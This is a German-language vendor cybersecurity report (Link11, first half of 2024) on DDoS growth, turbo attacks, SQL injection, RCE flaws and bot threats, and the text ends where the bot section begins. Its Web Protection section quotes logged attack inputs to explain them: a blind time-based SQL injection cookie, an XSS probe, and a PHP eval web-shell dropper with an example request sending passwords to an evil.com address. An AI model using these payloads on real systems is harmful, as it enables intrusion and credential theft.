LINK11

EUROPEAN CYBER REPORT

1. Halbjahr 2024

www.link11.com

Digitale Evolution im ersten Halbjahr 2024: Cybersicherheit im Fokus – DDoS, Bots und API-Security

Die fortschreitende Vernetzung unserer Gesellschaft und die Abhängigkeit von digitalen Technologien erfordern einen stärkeren Fokus auf Cybersicherheit. Unternehmen und Organisationen sehen sich mit einer zunehmend komplexen Bedrohungslage konfrontiert, weshalb sie auf schnelle und effektive Sicherheitslösungen angewiesen sind. Während weltweit nur jeder fünfte CEO große Sorgen um Cyberangriffe hat, ist in Deutschland fast jeder zweite CEO alarmiert, wie die aktuelle Global CEO-Survey von PwC[1] zeigt. Die Bedrohung durch Cyberangriffe ist allgegenwärtig und betrifft Unternehmen, Behörden und kritische Infrastrukturen gleichermaßen. Die ersten sechs Monate des Jahres 2024 zeigen, dass die Cybersicherheitslage in Europa weiterhin angespannt bleibt.

Neben geopolitischen Konflikten, welche die Bedrohungslage durch staatlich gesponserte Cyberangriffe verschärfen, richten sich Cyberkriminelle zunehmend gegen kritische Infrastrukturen und Unternehmen. Die jüngste Bitkom-Studie[2] belegt, dass eine deutliche Mehrheit der Unternehmen (80 %) eine Zunahme cyberkrimineller Aktivitäten verzeichnen. Zwei Drittel der Unternehmen sehen sich existenziell bedroht. Ransomware-Angriffe stehen nach wie vor im Fokus der Statistiken, allerdings haben DDoS-Attacken um 6 Prozentpunkte zugenommen und der Missbrauch von APIs gewinnt zunehmend an Bedeutung.

Eine besondere Herausforderung stellt die zunehmende Automatisierung von Cyberangriffen durch Bots dar. Diese automatisierten Programme überlasten Systeme, stehlen Daten und führen gezielte Angriffe durch. Die rasante Entwicklung von künstlicher Intelligenz (KI) verstärkt diese Dynamik, indem sie sowohl defensive als auch offensive Möglichkeiten bietet. KI hat das Potenzial, die Cybersicherheit erheblich zu verbessern, indem sie hilft, Schwachstellen proaktiv zu identifizieren und Angriffsflächen effizienter zu verwalten. Gleichzeitig besteht jedoch auch die Gefahr, dass sie von Angreifern genutzt wird, um automatisiert und gezielt anzugreifen.

Ein weiterer kritischer Punkt ist die Sicherheitsreife von Application Programming Interfaces (APIs). Die wachsende Zahl von APIs und deren oft unzureichende Sicherung machen sie zu einem attraktiven Ziel für Cyberkriminelle. Eine aktuelle Studie von Salt Security[3] belegt, dass 95 % der Unternehmen von Sicherheitsproblemen in ihren APIs betroffen sind. Eine kontinuierliche Überwachung und regelmäßige Sicherheitsüberprüfungen sind unerlässlich, um APIs angemessen zu schützen und gegen Angriffe gewappnet zu sein.

> *„Cybersicherheit ist keine Kostenfalle, sondern eine strategische Investition in den langfristigen Erfolg Ihres Unternehmens.“*
>
> **Jens-Philipp Jung, CEO, Link11**

Die ausgefeiltere Raffinesse von DDoS-Angriffen, die im Link11-Netzwerk in der ersten Jahreshälfte 2024 um 26 % zunahmen, verdeutlicht die Notwendigkeit, in hochentwickelte Sicherheitslösungen zu investieren. Turboangriffe, die in kürzester Zeit ihre maximale Wirkung entfalten, erfordern von den betroffenen Unternehmen eine schnelle Reaktionsfähigkeit.

Die digitale Landschaft wird komplexer: Immer mehr KI-Modelle, IoT-Geräte und SaaS-Lösungen erfordern innovative Sicherheitsstrategien. Der Einsatz von KI und Automatisierung ermöglicht es Unternehmen, Sicherheitslücken effizienter zu schließen und die Kosten von Sicherheitsverletzungen erheblich zu reduzieren. Laut IBM Research[4] konnten Unternehmen, die auf diese Technologien setzten, die größten Einsparungen bei Sicherheitsvorfällen erzielen. Im Schnitt sparten diese Firmen mehr als zwei Millionen US-Dollar im Vergleich zu Unternehmen, die diese Technologien nicht einsetzten.

Trotz wachsender Herausforderungen gibt es positive Entwicklungen, denn die zunehmende Sensibilisierung für Cybersicherheit führt zu verstärkten Investitionen in den Schutz von IT-Systemen. Eine Vielzahl von Technologien und Dienstleistungen unterstützt Unternehmen dabei, sich gegen die vielfältigen Bedrohungen abzusichern und ihre Cyberabwehr zu stärken.

DDoS-Angriffe: Mehr als nur Ausfallzeiten

Die jeweils ersten sechs Monate der Jahre 2023 sowie 2024 waren geprägt von einem Anstieg an Distributed-Denial-of-Service-(DDoS)-Angriffen. Im Vergleich zum Vorjahr wurde bereits im Jahr 2023 ein deutlicher Zuwachs verzeichnet. Diese Entwicklung setzte sich im ersten Halbjahr 2024 fort. Im Vergleich zur ersten Jahreshälfte 2023 ist die Anzahl der DDoS-Attacken um mehr als ein Viertel (26 %) angestiegen.

Ein wesentlicher Faktor, der zu dieser Entwicklung beiträgt, ist die zunehmende Politisierung des Cyberraums. Die geopolitischen Spannungen weltweit, insbesondere der Konflikt zwischen Russland und der Ukraine, haben zu einer signifikanten Zunahme politisch motivierter Cyberangriffe geführt. Hacktivistische Gruppen wie NoName057(16)[5] nutzen DDoS-Attacken gezielt als Waffe, um politische Gegner zu attackieren, die öffentliche Meinung zu beeinflussen und die Infrastruktur kritischer Einrichtungen zu stören.

Die politische Dimension der DDoS-Angriffe wird anhand von Beispielen wie den Protesten in Peru, dem Regierungswechsel in Polen und den Konflikten im Nahen Osten deutlich.

Die maßgeblichen Einflussfaktoren dieser Entwicklung lassen sich wie folgt zusammenfassen:


Leicht zugängliche Tools: Die Verfügbarkeit von DDoS-Tools, die sich einfach bedienen lassen, wie etwa „DDoSia“[6], senkt die Einstiegshürde für Angreifer.

Ideologische Motivation: Hacktivisten sind von einer starken ideologischen Überzeugung getrieben und sehen DDoS-Angriffe als Mittel im Kampf für ihre Ziele.

Geopolitische Spannungen: Die Zunahme von Konflikten weltweit bietet Angreifern zahlreiche Gelegenheiten, ihre Aktivitäten zu rechtfertigen.

Verstärkte Online-Präsenz: Die zunehmende Bedeutung des Internets für politische Prozesse macht es zu einem attraktiven Ziel für Angriffe.

Anzahl der DDoS-Attacken im 1. Halbjahr



Auch Deutschland ist von dieser Entwicklung betroffen.
Dies geht aus einer Anfrage des CDU-Abgeordneten Roderich Kiesewetter hervor. Demnach hat das Bundeskriminalamt (BKA) eine Zunahme von DDoS-Angriffen auf deutsche Ziele[7] verzeichnet. Die prorussische Gruppe NoName057(16) spielt dabei eine zentrale Rolle. Obwohl diese Angriffe oft nur von kurzer Dauer sind, zielen sie darauf ab, Unsicherheit zu verbreiten und die öffentliche Meinung zu manipulieren.

DDoS-Angriffe haben sich von einfachen, manuell durchgeführten Attacken zu hochgradig automatisierten und skalierbaren Bedrohungen entwickelt. Sie werden von Botnets aus Millionen kompromittierten Geräten ausgeführt. Die Verfügbarkeit von DDoS-as-a-Service-Angeboten sowie die zunehmende Politisierung des Cyberraums haben dazu geführt, dass die Schwelle für die Durchführung solcher Angriffe gesunken ist.


Die kontinuierliche Entwicklung neuer Technologien, wie das Internet-of-Things und künstliche Intelligenz, eröffnet Angreifern neue Möglichkeiten zur Verfeinerung ihrer Taktiken. Der technologische Fortschritt, beispielsweise die Einführung von 5G-Netzwerken und der Einsatz von künstlicher Intelligenz, eröffnet neue Möglichkeiten für komplexere und effektivere Angriffe. Gleichzeitig bieten geopolitische Spannungen und die Finanzierung durch staatliche Akteure zusätzliche Anreize für die Durchführung solcher Attacken. Um sich vor dieser wachsenden Bedrohung zu schützen, müssen Unternehmen und Organisationen ihre Sicherheitsmaßnahmen kontinuierlich anpassen und verbessern.

Turboangriffe: Eine neue Dimension der DDoS-Bedrohung

Die Bedrohung durch DDoS-Angriffe erlebt derzeit eine neue Dimension. Die Bedrohungslandschaft verändert sich hier rasant. Besonders besorgniserregend ist der deutliche Anstieg sogenannter Turboangriffe. Diese Angriffe entfalten ihre maximale Schlagkraft innerhalb kürzester Zeit.

Es lässt sich bei den im Link11-Netzwerk registrierten Attacken ein deutlicher Trend erkennen: Die Geschwindigkeit, mit der DDoS-Angriffe ihren Höhepunkt erreichen, nimmt kontinuierlich zu. Im ersten Halbjahr 2022 erreichte bereits knapp ein Viertel (24 %) aller Angriffe innerhalb der ersten zehn Sekunden ihre maximale Intensität. Im folgenden Halbjahr 2023 konnte dieser Anteil gehalten werden.

Attacken, die in 10 Sekunden ihren Höhepunkt erreicht haben



Im ersten Halbjahr 2024 erfolgte ein signifikanter Anstieg auf über 34 %. Dies bedeutet, dass nahezu ein Drittel aller Angriffe innerhalb der ersten zehn Sekunden ihre volle Wucht entfalteten. Diese Entwicklung verdeutlicht die zunehmende Professionalität der Angreifer und die Notwendigkeit für Unternehmen, ihre Sicherheitsmaßnahmen kontinuierlich anzupassen.

Welche Ursachen und Hintergründe sind für diese Entwicklung verantwortlich?

Die Professionalisierung der Hacker zeigt sich in der Nutzung immer ausgefeilterer Werkzeuge und Techniken zur Koordination und Verstärkung ihrer Attacken. Zu den wesentlichen Entwicklungen zählt die Zunahme leistungsstarker Botnets. Diese bestehen aus Millionen von kompromittierten Geräten, wodurch Angreifer in kürzester Zeit enorme Datenmengen generieren können. Ein weiteres Merkmal ist die Verfügbarkeit von DDoS-as-a-Service-Angeboten. Dadurch wird es auch für weniger technisch versierte Angreifer einfach, hochperformante Attacken durchzuführen.

„Die Zeit, die Angreifer benötigen, um ein System zu kompromittieren, wird immer kürzer. Unternehmen müssen ihre Abwehrmechanismen auf diesen neuen Takt einstellen.“

Jag Bains, VP Solution Engineering, Link11

Die Auswirkungen von Turboangriffen auf Unternehmen

Turboangriffe stellen Unternehmen vor eine Vielzahl von Herausforderungen, die weit über die bloße Verfügbarkeitsunterbrechung hinausgehen.

- **Kürzere Reaktionsfenster:** Die rapide Zunahme von Turboangriffen, die ihren Höhepunkt innerhalb kürzester Zeit erreichen, erfordert von Unternehmen ein schnelles Reaktionsvermögen. Traditionelle Abwehrmechanismen erweisen sich in diesem Zusammenhang als unzureichend. Jede Sekunde zählt, um die Auswirkungen zu minimieren.
- **Erhöhte Komplexität der Abwehr:** Die Abwehr von Turboangriffen erfordert hochentwickelte Sicherheitslösungen, die in der Lage sind, Angriffe in Echtzeit zu erkennen, zu klassifizieren und abzuwehren. Dabei ist es unerlässlich, sowohl die Herkunft der Angriffe als auch ihre spezifischen Merkmale zu analysieren. Oftmals ist hierbei der Einsatz von künstlicher Intelligenz (KI) und maschinellem Lernen (ML) erforderlich.

694 Gbps

Größte Attacke im 1. Halbjahr

- **Reputationsverlust:** Ausfälle aufgrund von DDoS-Angriffen können das Vertrauen von Kunden, Geschäftspartnern und Investoren nachhaltig schädigen. Ein kurzzeitiger Ausfall kann insbesondere im E-Commerce zu erheblichen Umsatzverlusten führen.
- **Finanzielle Verluste:** Neben den direkten Kosten für die Abwehr und den Wiederaufbau können DDoS-Angriffe auch zu indirekten finanziellen Schäden führen, beispielsweise durch entgangene Umsätze, Strafzahlungen und erhöhte Versicherungsprämien.
- **Betriebliche Störungen:** Die Beeinträchtigung der Verfügbarkeit von Online-Diensten ist dabei nur ein Aspekt. Auch interne Systeme und Prozesse können durch DDoS-Angriffe beeinträchtigt werden, was zu erheblichen betrieblichen Störungen führt.

1523 min

Längste Attacke im 1. Halbjahr

Turboangriffe stellen eine wachsende Bedrohung für Unternehmen dar. Um sich effektiv zu schützen, müssen Unternehmen ihre Sicherheitsstrategien kontinuierlich anpassen und in moderne DDoS-Schutzlösungen investieren. Eine Kombination aus intelligenten, automatisierten Abwehrmechanismen sowie einer proaktiven Sicherheitskultur ist unerlässlich, um die Auswirkungen solcher Attacken zu minimieren.

Für das Jahr 2024 wurde prognostiziert, dass der Umsatz auf dem Markt für das Internet der Dinge (IoT) in den USA die Summe von 364,50 Mrd. US-Dollar[8] erreichen wird. Mit einer solchen Abdeckung an internet- und damit auch angriffsfähigen Geräten kamen im 1. Halbjahr 2024 im Link11-Netzwerk die meisten DDoS-Attacken über US-amerikanischen Datenverkehr.

Web-DDoS-Angriff mit hoher Paketrate

Hier ein Beispiel eines Web-DDoS-Angriffs, der durch die Link11-Lösung entschärft wurde und einen hohen Lastvektor auf der angegriffenen Website zeigte. Die primäre Angriffsmethode zielte auf die Anwendungsschicht, wobei eine hohe Anzahl von Paketen pro Sekunde übertragen wurde. Der Angriff erreichte nicht nur eine Paketrate von 45 Millionen Paketen pro Sekunde, sondern zeichnete sich auch durch eine ungewöhnliche Kombination aus hoher Paketrate und stark erhöhtem Paketvolumen aus (typische Angriffe mit hoher Paketrate verwenden kleine Nutzdaten).

Die Angriffsstrategie verfolgte zwei Ziele: Zum einen sollte die Bandbreite gesättigt werden, zum anderen wurde versucht, eine große Anzahl von Verbindungen aufzubauen, um die CPU auszulasten. In dieser Hinsicht war sie einzigartig. Im Allgemeinen liegt der Schwerpunkt entweder auf dem einen oder dem anderen Aspekt, nicht auf beidem.

Bei einem Angriff werden in der Regel entweder große Pakete mit einer niedrigen Rate oder viele Pakete mit relativ kleinen Nutzdaten verwendet. In diesem Fall handelt es sich um ein großes Paket mit vielen Paketen. Dadurch konnte eine Bandbreitenspitze von etwa 500 Gbit/s erreicht werden. Dies ist ein beachtlicher Angriff, dem viele Netzwerke nicht gewachsen sind.

Besondere Merkmale des Angriffs:


- **Vielfältige Angriffstechniken:** Die Angreifer setzten sowohl auf eine Sättigung der Bandbreite als auch auf eine Überlastung der Server-Ressourcen durch eine hohe Anzahl gleichzeitiger Verbindungen.
- **Globale Herkunftsorte:** Der Angriff stammte aus zahlreichen Ländern, darunter China, Russland und Vietnam, was die Identifizierung der Angreifer erschwerte.
- **Ungewöhnliche Paketgröße:** Im Gegensatz zu typischen DDoS-Angriffen, bei denen kleine Pakete in großer Zahl versendet werden, wiesen die Pakete mit durchschnittlich 1.400 Bytes einen größeren Umfang auf als üblich.

Angriffsvektoren und Techniken:

- **TCP-Protocol:** Die Angreifer nutzten das Transmission Control Protocol (TCP), ein verbindungsbasiertes Protokoll, um sicherzustellen, dass Daten vollständig und in der richtigen Reihenfolge ankommen. Die Angreifer zielten gezielt auf TCP-Port 443, den Standardport für HTTPS-Verkehr, um den Webserver zu überlasten.
- **Vielfältige Botnetze:** Der Angriff wurde von mehr als 30.000 kompromittierten Geräten gesteuert, die als sehr weit verbreitetes, globales Botnetz fungierten. Es ist davon auszugehen, dass diese Vielzahl an kompromittierten Servern und Systemen eine hohe Angriffsrate pro Sekunde bei großer Datenmenge generiert.
- **Paketfragmentierung:** Die Angreifer fragmentierten große Pakete, um die Firewall-Inspektion zu umgehen und die Erkennung zu erschweren.

Um solche massiven Angriffe abzuwehren, sind schnelle Erkennungsmechanismen und automatisierte Abwehrmaßnahmen unerlässlich. Die hohe Paketrate des jüngsten Angriffs unterstreicht die Bedeutung von Echtzeit-Systemen.


Globale Herkunftsländer



Web Protection

WAF-Verletzungen entschlüsseln: SQL Injection, eine andauernde Herausforderung

SQL Injection (SQLi) zählt zu den ältesten und dennoch persistenten Schwachstellen in Webanwendungen. Seit ihrer Entdeckung vor über zwei Jahrzehnten ist SQLi ununterbrochen in der OWASP Top 10 der häufigsten Sicherheitsrisiken vertreten. Erst im Jahr 2021, nach fast 20 Jahren, wurden Injection-Schwachstellen von ihrer Spitzenposition in den OWASP Top 10 verdrängt.



SQL Injection hat ihre Wurzeln in den 1990er Jahren. Jeff Forristal, derzeit CTO des mobilen Sicherheitsanbieters Bluebox Security, entfachte 1998 die erste öffentliche Diskussion zu diesem Thema.

Forristal veröffentlichte einen Artikel über das Hacken eines Windows NT-Servers, in dem er eine bemerkenswerte Entdeckung machte. Zu diesem Zeitpunkt setzten nur wenige Websites vollständige Microsoft SQL Server-Datenbanken ein. Viele Anwender setzten damals stattdessen auf einfache Microsoft Access-basierte Datenbanken. Unter dem Alias „Rain Forrest Puppy“ modifizierte Forristal die Funktionalität von SQL. Zu diesem Zeitpunkt verfügten Datenbanken noch über keine integrierten Sicherheitsfunktionen. Dadurch war es möglich, durch gezielte Manipulation von Benutzereingaben die Kontrolle über diese Datenbanken zu übernehmen.

SQL Injection ist wie ein Trojanisches Pferd, das sich in harmlosen Benutzereingaben versteckt. Spezielle Zeichenfolgen, die in Eingabefelder eingefügt werden, ermöglichen Angreifern die Kontrolle über Datenbanken zu übernehmen und sensible Daten zu stehlen, zu löschen oder zu manipulieren.

Noch immer aktuell

In den vergangenen Jahren waren zahlreiche Unternehmen von SQLi-Angriffen betroffen, darunter bekannte Namen wie Yahoo[9], LinkedIn[10] und Sony Pictures[11]. Erst im Juni 2024 wurde eine Sicherheitslücke in einem WordPress-Plugin mit über einer Millionen aktiven Installationen entdeckt.

Im Falle von LayerSlider[12] haben Angreifer durch geschickte Manipulation der Benutzereingaben die SQL-Abfragen so verändert, dass neben den gewünschten Daten auch sensible Informationen wie Passwörter aus der Datenbank extrahiert werden konnten. Solche Vorfälle verdeutlichen, dass SQLi auch heute noch eine ernstzunehmende Bedrohung darstellt.

Im Link11-Netzwerk wurden im Zeitraum von Januar bis Juni 2024 rund 49 % der beobachteten WAF-Verletzungen als SQL-Injections identifiziert. Im Vergleich zum Vorjahreszeitraum stellen diese damit weiterhin die häufigste Form von Verstößen gegen die WAF dar. Allerdings ist ein Anstieg von fast 10 % zu verzeichnen.

Unter den vielen Verletzungen gehörten die folgenden drei Beispiele dazu, die zeigen, wie vielfältig dieses Sicherheitsrisiko sein kann:

REQUEST_COOKIES: random.visitor‘ (Wert: „6C43594C2184BD8B ,0‘XOR(if(now()= sysdate()%2Csleep(15)%2C0))XOR‘Z‘)

Diese Anfrage ist Teil eines Blind-SQL-Injection-Angriffs, bei dem das Ziel darin besteht, potenzielle Einfallstore für eine Injection zu identifizieren. Wenn die Anwendung für SQL Injection anfällig ist, hofft der Angreifer, dass der Wert des Anfrage-Cookies in einer Datenbankabfrage verwendet wird. In diesem Fall dauert die Anfrage 15 Sekunden lang (sleep(15)), bevor sie abgeschlossen wird. Angreifer verwenden solche Methoden üblicherweise, um potenzielle Schwachstellen in einem System zu erkennen. Die Verzögerung wäre außerhalb des Web-Clients, der die Anfrage stellt, weitgehend unbemerkt. Kombiniert man sie jedoch mit anderen ähnlichen Anfragen, kann sie dem Angreifer eine beträchtliche Menge an Informationen über die Anwendungsarchitektur liefern und möglicherweise sogar Datenbankschemata aufzeigen.

Bei einer **Blind SQL Injection** handelt es sich um eine Form von SQL-Injektionsangriffen, bei der Angreifer schädlichen SQL-Code in eine Webanwendung einschleusen. Gleichzeitig erhalten sie keine unmittelbare Rückmeldung über den Erfolg oder Misserfolg ihrer Aktionen. Stattdessen ziehen sie Rückschlüsse aus indirekten Hinweisen, wie beispielsweise veränderten Antwortzeiten der Anwendung oder unterschiedlichen Inhaltsdarstellungen. Diese Informationen nutzen sie, um schrittweise vertrauliche Daten aus der Datenbank abzugreifen oder unberechtigte Aktionen auszuführen.

REQUEST_FILENAME’(Wert: ‚http://123.45.67.89:80/<script>alert(53416)</script>‘)

Ähnlich wie bei dem zuvor beschriebenen Angriff wird auch hier versucht, potenzielle Angriffspunkte zu identifizieren. In diesem Fall sucht der Angreifer nach Cross-Site-Scripting-Schwachstellen (XSS). Bei Erfolg löst der Code die Erstellung eines bestimmten Pop-ups auf dem Gerät des betroffenen Kunden aus. Wie der vorherige Angriff hinterlässt auch dieser kaum Hinweise darauf, dass der Angreifer aktiv nach Schwachstellen gesucht hat.

Cross-Site Scripting (XSS) bezeichnet eine Sicherheitslücke in Webanwendungen, durch die Angreifer schädlichen Code in eine Webseite einschleusen können. Dieser Code wird von unbedarften Benutzern ausgeführt, wenn sie die kompromittierte Seite besuchen. Dadurch können Angreifer beispielsweise Benutzerdaten stehlen, Sitzungen übernehmen oder sogar Schadsoftware installieren. Es gibt verschiedene Arten von XSS-Angriffen.

‘ARGS:s‘ (Wert: `file_put_contents(,blgx.php‘,base64_decode(,PD9waHAgIGVjaG8obWQ1KCdjJykpO0BldmFsKCRfUE9TVFsneiddKTs7...

Diese Anfrage ist destruktiver und etwas komplexer als die beiden vorherigen Beispiele. Wenn diese Anfrage nicht verhindert wird, weist sie den Webserver an, eine neue Webseite namens „blgx.php“ zu erstellen. Die neue Webseite enthält den folgenden PHP-Code: **<?php echo(md5(,c‘));@eval($_POST[,z‘]);;?>**
Der Code enthält einen bekannten Wert, der den Erfolg signalisiert, ähnlich wie beim XSS oben: md5(,c‘). Der besorgniserregendere Aspekt ist jedoch die Anweisung, jeden Code auszuführen, der dem Skript über die Variable „z“ in der Anfrage übergeben wird. Zum Beispiel wird die folgende GET-Anfrage gestellt, bei der alle Passwörter zur Mailadresse des Hackers geschickt werden:

GET http://123.45.67.89/blgx.php z = „email all the passwords to bad.guy@evil.com“

Was sind die wesentlichen Faktoren, die eine wirksame Bekämpfung von SQL Injections weiterhin erschweren?

1. **Menschlicher Faktor:** Trotz Schulungen und Richtlinien können Fehler auftreten. Bei der Eingabevalidierung und -kodierung werden von Entwicklern oft kritische Stellen übersehen, wodurch Angreifern Tür und Tor geöffnet wird. Des Weiteren wird Software häufig unter Zeitdruck entwickelt, wodurch Sicherheitsaspekten nicht die erforderliche Aufmerksamkeit gewidmet wird.
2. **Komplexität moderner Anwendungen:** Moderne Webanwendungen sind komplex und bestehen aus einer Vielzahl interagierender Komponenten. Es ist mit Schwierigkeiten verbunden, alle potenziellen Angriffspunkte zu identifizieren und abzusichern. Darüber hinaus werden häufig ältere Software-Komponenten eingesetzt, die nur schwer zu ersetzen sind.
3. **Neue Technologien und Angriffsvektoren:** Die IT-Landschaft unterliegt einem fortlaufenden Entwicklungsprozess. Mit neuen Technologien wie Serverless Computing, Containerisierung und APIs gehen neue Herausforderungen einher. Die Angreifer passen ihre Taktiken kontinuierlich an, um die neuen Schwachstellen auszunutzen.

SQL Injection stellt nach wie vor eine beständige Bedrohung für die digitale Welt dar. Trotz jahrzehntelanger Forschung und Entwicklung von Sicherheitsmaßnahmen stellt SQL Injection weiterhin eine der häufigsten Schwachstellen in Webanwendungen dar. Unternehmen sind weiterhin gefordert, wachsam zu bleiben und proaktive Maßnahmen zu ergreifen, um ihre Systeme gegen diese Art von Angriffen zu schützen. Dazu gehören die Trennung von Daten und SQL-Code, eine strenge Überprüfung von Benutzereingaben, regelmäßige Sicherheits-Updates sowie die Implementierung einer Web Application Firewall (WAF). Durch diese Maßnahmen können Unternehmen das Risiko von Datenlecks und anderen Sicherheitsvorfällen deutlich reduzieren.

Remote Code Execution
Im Vergleich zum Vorjahr ist die Anzahl der WAF-Verstöße in den ersten sechs Monaten 2024 angestiegen. Im Link11-Netzwerk wurde hingegen eine deutliche Abnahme von Remote Code Executions (RCE) verzeichnet. Im Vergleich zum Vorjahreszeitraum ist die Anzahl dieser Verletzungen der WAF um rund 80 % von rund 14 % auf etwas über 2 % zurückgegangen.

Zwei aktuelle Beispiele für solche Bedrohungen sind die Schwachstellen, die in Atlassian Confluence und Microsoft Windows entdeckt wurden

Remote Code Execution (RCE) ist eine Sicherheitslücke, die es Angreifern ermöglicht, aus der Ferne beliebigen Code auf einem Zielsystem auszuführen. Eine Aktion wie das Runterladen von Malware seitens des angegriffenen Systems ist dabei nicht erforderlich. Für einen Angriff auf einen Computer genügt dem Angreifer der Zugriff über ein öffentliches oder privates Netzwerk. Diese Schwachstelle entsteht häufig durch fehlerhafte Software. Die Angriffe sind in der Regel komplex und schwer zu erkennen.

Atlassian Confluence-Schwachstelle
Im April 2024 wurde eine kritische Sicherheitslücke in Atlassian Confluence[13] entdeckt, die es Angreifern ermöglichte, beliebigen Code auf betroffenen Servern auszuführen. Atlassian reagierte umgehend mit der Bereitstellung von Patches für die betroffenen Versionen sowie zusätzlichen Schutzmaßnahmen. Diese Schwachstelle betraf eine Vielzahl von Organisationen, da Confluence eine weitverbreitete Plattform für Zusammenarbeit und Wissensmanagement ist.

Microsoft Windows Wi-Fi-Treiber
Im Juni 2024 wurde eine Sicherheitslücke im Microsoft Windows Wi-Fi-Treiber[14] entdeckt. Diese Schwachstelle ermöglichte es Angreifern, mit minimalem Aufwand Schadcode auf betroffenen Geräten auszuführen. Microsoft veröffentlichte umgehend einen Patch, um die Schwachstelle zu schließen. Die Sicherheitslücke war auf einer breiten Palette von Windows-Geräten vorhanden.

Die beiden Beispiele zeigen, dass keine Software und kein System vollständig sicher sind. Zu den Folgen einer erfolgreichen RCE-Attacke gehören Datendiebstahl und lahmgelegte Systeme. Zudem Malware-Installationen oder die vollständige Kontrolle über ein System.

Um sich vor solchen Angriffen zu schützen, ist es entscheidend, Software stets auf dem neuesten Stand zu halten, Schwachstellen regelmäßig zu scannen und zu beheben sowie sichere Programmierpraktiken einzuhalten. Zudem sollten Netzwerke und Systeme durch Firewalls und Intrusion Detection Systeme (IDS) geschützt werden. Ebenso wichtig ist es, Mitarbeitende zu sensibilisieren, da viele Angriffe mithilfe von Social Engineering starten.

Beyond the Perimeter: Erweiterte Sicherheitsmaßnahmen gegen moderne Bot-Angriffe

Ein wesentlicher Aspekt der Web-Sicherheit ist das Bot-Management. Es umfasst die effektive Erkennung und Kontrolle von Bot-Traffic. Bots sind Software-Anwendungen, die eigenständig Aufgaben im Internet ausführen. Während einige Bots nützlich sind und zu verschiedenen Online-Funktionen beitragen, beispielsweise der Indexierung von Suchmaschinen oder Chatbots für den Kundensupport, sind andere mit böswilligen Absichten entwickelt worden.

Die Bedrohung durch Bad Bots

